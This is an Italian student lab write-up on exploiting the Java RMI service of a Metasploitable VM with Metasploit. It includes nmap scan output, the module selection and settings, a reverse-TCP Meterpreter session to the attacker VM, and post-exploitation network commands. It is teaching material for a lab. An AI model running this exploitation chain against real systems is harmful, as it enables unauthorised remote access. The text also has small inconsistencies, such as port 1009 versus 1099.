

# S7L5

## Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
  - 1) configurazione di rete ;
  - 2) informazioni sulla tabella di routing della macchina vittima.

## Indice:

Cambio IP .....	Pag.	2
Ping .....	Pag.	5
Nmap.....	Pag.	6
Metasploit.....	Pag.	7
L'attacco ha avuto successo.....	Pag.	10
Conclusioni.....	Pag.	12

# Svolgimento:


## Cambio IP:

Dopo aver attivato le macchine virtuali andiamo a impostare gli indirizzi IP come richiesto nella traccia:


**Un indirizzo IP**, o indirizzo Protocollo Internet, è un numero univoco assegnato a ciascun dispositivo connesso a una rete che utilizza il protocollo Internet per la comunicazione. Questo indirizzo svolge due funzioni principali: identificare l'host o il nodo nella rete e fornire la localizzazione logica dell'apparato nella rete.

Per andare ad impostare tale IP su metasploitable prima andiamo nel percorso della rete con il comando sottoriportato.

```
msfadmin@metasploitable:/etc/network$ cd /etc/network
msfadmin@metasploitable:/etc/network$ sudo nano interfaces
```



Successivamente andiamo a modificare con privilegi da amministratori il file interfaces con in comando sudo nano interfaces come in figura sopra,



```
meta [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: interfaces

# This file describes the network interfaces available on your system
# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1
broadcast 192.168.11.255

[ Wrote 12 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

sostituiamo ed impostiamo l'address, gateway, broadcast

**Un gateway** è un dispositivo o un sistema informatico che funge da punto di connessione tra due reti diverse, facilitando il flusso di dati tra di esse. La sua funzione principale è quella di tradurre i protocolli e le informazioni tra le due reti per

consentire una comunicazione efficace. Esistono diversi tipi di gateway, ma uno dei più comuni è il gateway di rete.

Il gateway di rete collega reti locali diverse, ad esempio, una rete aziendale interna a Internet. Svolge diverse funzioni chiave:

Traduzione degli indirizzi: Il gateway può tradurre gli indirizzi IP all'interno della rete locale in un unico indirizzo IP esterno. Questo consente a più dispositivi nella rete locale di condividere una singola connessione Internet.

Routing dei dati: Il gateway determina il percorso migliore per instradare i dati tra la rete locale e la rete esterna (come Internet). In altre parole, funge da punto di ingresso o uscita per i dati.

Sicurezza: I gateway spesso forniscono funzionalità di sicurezza, come firewall e sistemi di rilevamento delle intrusioni, per proteggere la rete locale da minacce esterne.

Conversione di protocolli: Se le reti connesse utilizzano protocolli diversi, il gateway può convertire i dati da un formato all'altro, garantendo che le informazioni siano comprensibili da entrambe le parti.

In sostanza, il gateway svolge un ruolo cruciale nel facilitare la comunicazione tra reti diverse, consentendo loro di interagire in modo efficiente nonostante le differenze nei protocolli e negli indirizzi.

**Broadcast IP**: In una rete IP, il broadcast viene spesso utilizzato per inviare un pacchetto a tutti gli host nella stessa sottorete. L'indirizzo di broadcast IP è un indirizzo speciale riservato che raggiunge tutti gli host della sottorete. Ad esempio, se hai un indirizzo IP come "192.168.1.0" con una subnet mask "255.255.255.0", l'indirizzo di broadcast sarà "192.168.1.255". Un pacchetto inviato a questo indirizzo raggiungerà tutti gli host della sottorete.


```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
```



una volta impostato dobbiamo riavviare la scheda di rete con il comando nell'immagine riportata.

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
SIOCDELRT: No such process

msfadmin@metasploitable:~$ _
```




stessa operazione va fatta sul terminale della macchina Kali

```
# The loopback network interface
auto lo
iface lo inet loopback

auto eth0

iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.11.1
```

Andiamo ora a controllare che gli IP siano corretti utilizzando il comando “ifconfig” su entrambe le nostre macchine virtuali come in figure sotto-riportate:



```
meta [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...
SIOCDELRT: No such process
[ OK ]
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e5:9f:28
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee5:9f28/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:149 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2642 (2.5 KB)  TX bytes:16508 (16.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:283 errors:0 dropped:0 overruns:0 frame:0
          TX packets:283 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:104069 (101.6 KB)  TX bytes:104069 (101.6 KB)

msfadmin@metasploitable:~$
```

```
File Actions Edit View Help
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::8773:f3e2:e07e:dd24 prefixlen 64 scopeid 0<link>
    ether 08:00:27:20:df:ea txqueuelen 1000 (Ethernet)
    RX packets 35 bytes 3749 (3.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 25 bytes 4144 (4.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$
```

## PING:

Il "**Ping**" è un comando utilizzato nei sistemi informatici e nelle reti per testare la connessione e la latenza tra due dispositivi. Il termine "ping" è spesso utilizzato sia come nome del comando che come verbo per descrivere il processo di inviare un pacchetto di dati da un dispositivo a un altro e ricevere una risposta.

andiamo a controllare se effettivamente entrambe le macchine dialogano tra di loro

```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data:
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.607 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.559 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.451 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.371 ms
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=0.492 ms
64 bytes from 192.168.11.111: icmp_seq=6 ttl=64 time=0.447 ms
64 bytes from 192.168.11.111: icmp_seq=7 ttl=64 time=0.652 ms
^X64 bytes from 192.168.11.111: icmp_seq=8 ttl=64 time=0.476 ms

[3]+  Stopped                  ping 192.168.11.111
msfadmin@metasploitable:~$
```

```
(kali@kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.92 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.523 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.430 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.524 ms
^X^C
— 192.168.11.112 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3096ms
rtt min/avg/max/mdev = 0.430/0.850/1.923/0.620 ms

(kali@kali)-[~]
$
```

## NMAP:

Una volta assicuratisi che le macchine comunicano sul terminale Kali andiamo ad eseguire il comando “nmap”

Nmap, acronimo di "Network Mapper", è uno strumento di scansione di rete open source ampiamente utilizzato per esplorare, scoprire e analizzare dispositivi su una rete. L'obiettivo principale di Nmap è fornire informazioni dettagliate sulla topologia di una rete, i servizi in esecuzione su determinati host, le porte aperte e altri dettagli di sicurezza.

```
(kali@kali)-[~]
$ sudo nmap -A 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 04:48 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.11.112
Host is up (0.00049s latency).
Not shown: 977 closed tcp ports (reset)
Bug in rpcinfo: no string output.
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp           vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.11.111
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain        ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http_server_header: Apache/2.2.8 (Ubuntu) DAV/2
|_http_title: Metasploitable2 - Linux
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell         Netkit rshd
1009/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
```

```

| Capabilities flags: 43564
| Some Capabilities: Support41Auth, SwitchToSSLAAfterHandshake, SupportsTransactions, Speaks41ProtocolNew, SupportsCompression, ConnectWithDatabase, LongColumnFlag
| Status: Autocommit
| _ Salt: f;2)u7Nc+Dwi-A7Y$Djh
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
| _ssl-date: 2024-03-08T09:50:36+00:00; -1s from scanner time.
5900/tcp open  vnc        VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
| VNC Authentication (2)
6000/tcp open  x11        (access denied)
6667/tcp open  irc        UnrealIRCd
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:E5:9F:28 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
| System time: 2024-03-08T04:49:13-05:00
|_clock-skew: mean: 1h39m59s, deviation: 2h53m13s, median: 0s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT ADDRESS
1 0.49 ms 192.168.11.112

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.92 seconds

```

Possiamo osservare che sulla porta 1099 il servizio è attivo

```

514/tcp open  snmptrapd  Netkit 13nd
1099/tcp open  java-rmi   GNU Classpath grmiregistry
1524/tcp open  bindshell  Metasploitable root shell

```

# Metasploit:

Metasploit è un framework di test di penetrazione (penetration testing) open-source ampiamente utilizzato nell'ambito della sicurezza informatica. Creato da Rapid7, Metasploit fornisce strumenti, risorse e metodologie per testare la sicurezza delle reti, delle applicazioni e dei sistemi informatici. Il framework Metasploit offre una vasta gamma di funzionalità che consentono agli esperti di sicurezza di identificare e sfruttare vulnerabilità al fine di migliorare la sicurezza complessiva.

Ecco alcune caratteristiche chiave di Metasploit:

**Modularità:** Metasploit è strutturato in modo modulare, con una vasta gamma di moduli e script che possono essere combinati e adattati per adattarsi alle esigenze specifiche di un test di sicurezza.

**Scansioni e riconoscimento:** Metasploit può essere utilizzato per eseguire scansioni di rete e riconoscere i dispositivi attivi e le porte aperte su una rete.

**Sfruttamento di vulnerabilità:** Il framework include una vasta libreria di exploit che possono essere utilizzati per sfruttare vulnerabilità conosciute nei sistemi target.

**Payloads:** Metasploit offre una varietà di payloads, che sono elementi di codice eseguibile che vengono consegnati ai sistemi vulnerabili dopo l'exploit. I payloads possono essere progettati per compiere diverse azioni, come ottenere un accesso a shell, eseguire comandi remoti o installare backdoor.

Interfaccia grafica e a riga di comando: Metasploit offre sia un'interfaccia grafica (Metasploit Framework Console - MSFconsole) che un'interfaccia a riga di comando (msfcli e msfvenom) per consentire agli utenti di interagire con il framework.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

      .
      o

dBBBBBBBb dBBBBP dBBBBBBBP dBBBBBBb .
' dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBBP dBP dBBBBBBB

      dBBBBBBP dBBBBBBb dBP dBBBBBP dBP dBBBBBBBP
      | dBP dBP dB'.BP
--o-- dBP dBP dBP dB'.BP dBP dBP
| dBBBBP dBP dBBBBBP dBBBBBP dBP dBP

      To boldly go where no
      shell has gone before

o

=[ metasploit v6.3.51-dev ]
+ -- ==[ 2384 exploits - 1235 auxiliary - 418 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date Rank Check Description
-  -
0  auxiliary/gather/java_rmi_registry        2011-10-15     normal No   Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15     excellent Yes  Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15     normal No    Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31     excellent No    Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```



Una volta identificato, useremo il comando “use” per selezionare il modulo più idoneo per il nostro attacco:

```
msf6 > search java_rmi

Matching Modules



| # | Name                                           | Disclosure Date | Rank      | Check | Description                                                        |
|---|------------------------------------------------|-----------------|-----------|-------|--------------------------------------------------------------------|
| 0 | auxiliary/gather/java_rmi_registry             |                 | normal    | No    | Java RMI Registry Interfaces Enumeration                           |
| 1 | exploit/multi/misc/java_rmi_server             | 2011-10-15      | excellent | Yes   | Java RMI Server Insecure Default Configuration Java Code Execution |
| 2 | auxiliary/scanner/misc/java_rmi_server         | 2011-10-15      | normal    | No    | Java RMI Server Insecure Endpoint Code Execution Scanner           |
| 3 | exploit/multi/browser/java_rmi_connection_impl | 2010-03-31      | excellent | No    | Java RMIConnectionImpl Deserialization Privilege Escalation        |



Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

Come in figura sotto-riportata

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show
```

Notiamo che il modulo è stato correttamente caricato, Ora dobbiamo andarlo a Settare, tramite il comando Show Options possiamo vedere quali opzioni sono i requisiti obbligatori (yes nella colonna Required)

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) >
```

Notiamo che di Default la Porta che è stata configurata, è proprio quella richiesta dalla Traccia, mentre manca l'IP target denominato come RHOST

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) >
```

Andiamo così a settarlo con il comando “set rhost IP\_Target”

Una volta settati tutti i requisiti usiamo “run” per andare ad attivare l’exploit come in figura

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/bpdQmMtb0Pvnpt
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:33628) at 2024-03-08 05:16:00 -0500

meterpreter > █
```

**Meterpreter** è un payload di Metasploit, un componente di Metasploit Framework, utilizzato per ottenere e mantenere l'accesso a sistemi compromessi. Meterpreter fornisce una shell interattiva e offre una vasta gamma di funzionalità avanzate per il post-exploitation.

Ecco alcune delle caratteristiche chiave di Meterpreter:

Shell interattiva: Meterpreter fornisce una shell interattiva che consente agli operatori di sicurezza di eseguire comandi remoti sui sistemi compromessi in modo interattivo.

Accesso al file system: Meterpreter consente di esplorare e manipolare il file system del sistema target, inclusa la lettura, la scrittura e l'esecuzione di file.

Cattura dello schermo: Meterpreter può catturare screenshot del desktop del sistema target, consentendo agli operatori di osservare l'attività sul sistema.

Keylogging: Meterpreter può registrare le tastiere e tenere traccia delle attività di input, inclusa la registrazione delle password inserite.

Accesso alla webcam e al microfono: Meterpreter può attivare la webcam e il microfono su sistemi compromessi per monitorare l'ambiente circostante.

Migrazione di processi: Meterpreter consente di migrare da un processo all'altro sul sistema target, facilitando la persistenza e la riduzione del rischio di essere individuati.

Per utilizzare Meterpreter all'interno di Metasploit, è necessario eseguire una sequenza di comandi. Ad esempio, dopo aver ottenuto con successo l'accesso a un sistema, è possibile selezionare il payload Meterpreter e lanciare la sessione Meterpreter.

## I'Attacco ha avuto successo!

Ora siamo riusciti ad entrare dentro la macchina attaccata Metasploitable

Il comando **ifconfig** su sistemi Linux viene utilizzato per visualizzare e configurare le interfacce di rete del sistema.

```

meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fee5:9f28
IPv6 Netmask : ::

meterpreter > █

```

Il comando route su sistemi Linux viene utilizzato per visualizzare e manipolare la tabella di routing del kernel, che determina la strada che i pacchetti di rete seguono quando vengono instradati attraverso la rete

Nel nostro caso specifico:

```

meterpreter > route

IPv4 network routes
=====

  Subnet      Netmask      Gateway  Metric  Interface
  -----
  127.0.0.1   255.0.0.0    0.0.0.0
  192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====

  Subnet      Netmask      Gateway  Metric  Interface
  -----
  ::1         ::           ::
  fe80::a00:27ff:fee5:9f28 ::           ::

meterpreter > █

```

# CONCLUSIONI:

La Java Remote Method Invocation (Java RMI) è un framework che consente a un'applicazione Java di eseguire metodi su oggetti remoti. Tuttavia, nel corso del tempo, ci sono state diverse vulnerabilità e problemi di sicurezza associati a Java RMI. Alcuni di questi includono:

Esecuzione remota di codice (RCE): Alcune versioni di Java RMI hanno presentato vulnerabilità che potevano essere sfruttate per eseguire codice arbitrario sul server o sul client remoto. Questo tipo di vulnerabilità può consentire a un attaccante di eseguire comandi dannosi sul sistema bersaglio.

Man-in-the-Middle (MitM): Vulnerabilità legate alla crittografia e alla sicurezza del canale di comunicazione possono rendere possibili attacchi MitM, dove un attaccante può intercettare e manipolare il traffico tra le applicazioni Java RMI.

Rivelazione di informazioni sensibili: Configurazioni errate o implementazioni non sicure di Java RMI possono portare alla rivelazione di informazioni sensibili, come nomi di oggetti remoti o dettagli di implementazione che potrebbero essere utilizzati per scopi malevoli.

Denial-of-Service (DoS): Alcuni attacchi possono mirare a sfruttare vulnerabilità in Java RMI per causare un servizio DoS, impedendo l'accesso legittimo o compromettendo le risorse del sistema.

## **Soluzioni:**

Per mitigare queste vulnerabilità, è importante adottare pratiche di sicurezza come:

Mantenere aggiornato il software Java e il framework RMI.

